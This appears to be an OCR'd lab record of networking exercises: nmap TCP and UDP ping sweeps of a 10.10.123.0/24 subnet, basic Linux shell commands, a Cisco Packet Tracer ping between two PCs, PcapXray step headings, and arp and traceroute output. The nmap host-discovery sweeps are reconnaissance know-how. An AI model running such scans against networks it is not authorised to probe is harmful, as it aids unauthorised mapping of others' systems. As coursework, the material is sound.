
3. TCP/UDP Ping Scan


```
mshiv@kali:~$ sudo nmap -sn -PP 10.10.123.0/24
Starting Nmap 7.94 ( https://nmap.org ) at 2024-11-26 14:22 IST
Nmap scan report for 10.10.123.1
Host is up (0.052s latency).
Nmap scan report for 10.10.123.15
Host is up (0.049s latency).
Nmap scan report for 10.10.123.23
Host is up (0.053s latency).
Nmap scan report for 10.10.123.42
Host is up (0.047s latency).
Nmap done: 256 IP addresses (4 hosts up) scanned in 8.36 seconds
```


TCP Ping Scan Output


```
mshiv@kali:~$ sudo nmap -sn -PU 10.10.123.0/24
Starting Nmap 7.94 ( https://nmap.org ) at 2024-11-26 14:28 IST
Nmap scan report for 10.10.123.15
Host is up (0.071s latency).
Nmap scan report for 10.10.123.23
Host is up (0.068s latency).
Nmap scan report for 10.10.123.42
Host is up (0.066s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 10.14 seconds
```


UDP Ping Scan Output



mshiv@localhost: ~
mshiv@localhost:~$ pwd
/home/mshiv
mshiv@localhost:~$ mkdir fedora
mshiv@localhost:~$ ls
Desktop Documents Downloads fedora Music Pictures Public Templates Videos
mshiv@localhost:~$ cd fedora
mshiv@localhost:~/fedora$ pwd
/home/mshiv/fedora
mshiv@localhost:~/fedora$ touch example.txt
mshiv@localhost:~/fedora$ ls
example.txt
mshiv@localhost:~/fedora$ echo "Hi" > example.txt
mshiv@localhost:~/fedora$ cat example.txt
Hi
mshiv@localhost:~/fedora$ grep "Hi" example.txt
Hi
mshiv@localhost:~/fedora$ wc example.txt
1 1 3 example.txt
mshiv@localhost:~/fedora$ wc -l example.txt
1 example.txt
mshiv@localhost:~/fedora$ wc -w example.txt
1 example.txt
mshiv@localhost:~/fedora$ wc -c example.txt
3 example.txt
mshiv@localhost:~/fedora$ wc -m example.txt
3 example.txt
mshiv@localhost:~/fedora$ wc -L example.txt
1 example.txt
mshiv@localhost:~/fedora$


Cisco Packet Tracer
File Edit Options View Tools Extensions Window Help
Logical
Physical
x: 644, y: 94
[Root]
PC0
192.168.1.1
2960-24TT
Switch0
PC1
192.168.1.2
Time: 00:00:32
Realtime
Simulation
Network Devices
2960-24TT



PC0
Physical
Config
Desktop
Programming
Attributes
IP Configuration
Interface
FastEthernet0
DHCP
Static
IP Address
192.168.1.1
Subnet Mask
255.255.255.0
Default Gateway
DNS Server
IPv6 Configuration
Automatic
Static
IPv6 Address
Link Local Address
FE80::201:96FF:FE28:DBA4
Default Gateway
DNS Server


PC1
Physical
Config
Desktop
Programming
Attributes
IP Configuration
Interface
FastEthernet0
DHCP
Static
IP Address
192.168.1.2
Subnet Mask
255.255.255.0
Default Gateway
DNS Server
IPv6 Configuration
Automatic
Static
IPv6 Address
Link Local Address
FE80::201:96FF:FE3A:1B2C
Default Gateway
DNS Server



PC0
Physical
Config
Desktop
Programming
Attributes
Command Prompt
C:\>ping 192.168.1.2
Pinging 192.168.1.2 with 32 bytes of data:
Reply from 192.168.1.2: bytes=32 time<1ms TTL=128
Reply from 192.168.1.2: bytes=32 time<1ms TTL=128
Reply from 192.168.1.2: bytes=32 time<1ms TTL=128
Reply from 192.168.1.2: bytes=32 time<1ms TTL=128
Ping statistics for 192.168.1.2:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum = 0ms, Maximum = 0ms, Average = 0ms
C:\>


Cisco Packet Tracer
File Edit Options View Tools Extensions Window Help
Logical
Physical
x: 644, y: 94
[Root]
PC0
192.168.1.1
2960-24TT
Switch0
PC1
192.168.1.2
Event List
Vis.
Time(sec)
Last Device
At Device
Type
0.000
PC0
PC1
ICMP
Reset Simulation
Constant Delay
Captured to:
Time: 00:01:25.632
Realtime
Simulation
Add Simple PDU


1. Open PcapXray




2. Open a Packet Capture File




3. Loaded Packets in PcapXray




4. Protocol and Traffic Statistics




5. HTTP Traffic Analysis



6. DNS Query Analysis



7. Complete Analysis with Reports



```
mshiv@localhost:~$ arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.1.1              ether   a8:b1:3b:4c:2d:9f   C       0x0         wlp2s0
192.168.1.5              ether   3c:52:82:1e:a7:6b   C       0x0         wlp2s0
192.168.1.10             ether   58:3f:33:09:2c:7e   C       0x0         wlp2s0

mshiv@localhost:~$ traceroute google.com
traceroute to google.com (142.250.183.14), 30 hops max, 60 byte packets
 1   192.168.1.1 (192.168.1.1)    1.234 ms  1.112 ms  1.087 ms
